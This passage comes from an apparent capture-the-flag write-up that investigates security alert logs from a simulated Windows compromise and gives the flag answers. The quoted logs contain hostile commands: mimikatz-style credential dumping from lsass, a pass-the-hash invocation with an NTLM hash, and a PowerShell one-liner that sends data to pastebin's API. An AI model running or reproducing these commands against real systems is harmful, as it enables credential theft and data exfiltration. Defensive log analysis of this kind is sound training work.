
	Time ▾	agent.name	rule.description	rule.level	rule.id	data.win.eventdata.parentCommandLine
›	Apr 29, 2024 @ 14:21:4´ ⊕ ⊖	Windows_SwiftSpend2	Microsoft Office Product Spawning Windows Shell	12	255008	`\"cmd.exe\" /c \"C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe \"sekurlsa::pth /user:john.sterling /domain:%userdnsdomain% /ntlm:6963989ca61ef2541bd614609964eabc\"\"`
›	Apr 29, 2024 @ 14:16:17.612	Windows_SwiftSpend2	Microsoft Office Product Spawning Windows Shell	12	255008	`\"cmd.exe\" /c \"C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe \"sekurlsa::minidump %tmp%\\lsass.DMP\" \"sekurlsa::logonpasswords full\" exit\"`
›	Apr 29, 2024 @ 14:12:20.089	Windows_SwiftSpend2	Possible Office Macro Started : C:\\Windows\\System32\\cmd.exe	12	255007	`\"powershell.exe\" &amp; {$mimikatz_path = cmd /c echo %tmp%\\mimikatz\\x64\\mimikatz.exe if (Test-Path $mimikatz_path) {exit 0} else {exit 1}}`
›	Apr 29, 2024 @ 14:12:20.057	Windows_SwiftSpend2	Microsoft Office Product Spawning Windows Shell	12	255008	`\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -ExecutionPolicy bypass`

   I thought it was it at first, but it turns out it wasn't. Then I noticed on the second log, the file *lsass*.dmp, which is a memory dump file that was created during the attack and contains plain text or hashed password. And then I saw *memotech.exe*.

   Answer : memotech.exe


7. **<u>Data was exfiltrated from the host. What was the flag that was part of the data?</u>**

   I typed *THM* in the search bar, and one result appeared.



	Time ▾	agent.name	rule.description	rule.level	rule.id	data.win.eventdata.parentCommandLine
›	Apr 29, 2024 @ 14:56:42.760	Windows_SwiftSpend2	Microsoft Office Product Spawning Windows Shell	12	255008	`\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -ExecutionPolicy bypass`

   Looking deeper, I find the flag.



```
t  agent.ip                          10.10.205.57

t  agent.name                        Windows_SwiftSpend2

t  data.win.eventdata.commandLine     >
                                     \"powershell.exe\" &amp; {$apiKey = \\\"\"6nxrBm7UIJuaEuPOkH5Z8I7SvCLN3OP0\\\"\" $content = \\\"\"secrets, api
                                     keys, passwords, THM{M0N1T0R_1$_1N_3FF3CT}, confidential, private, wall, redeem...\\\"\" $url = \\\"\"https://
                                     pastebin.com/api/api_post.php\\\"\" $postData = @{   api_dev_key   = $apiKey   api_option    = \\\"\"paste
                                     \\\"\"   api_paste_code = $content } $response = Invoke-RestMethod -Uri $url -Method Post -Body $postData Writ
                                     e-Host \\\"\"Your paste URL: $response\\\"\"}

t  data.win.eventdata.company         Microsoft Corporation
```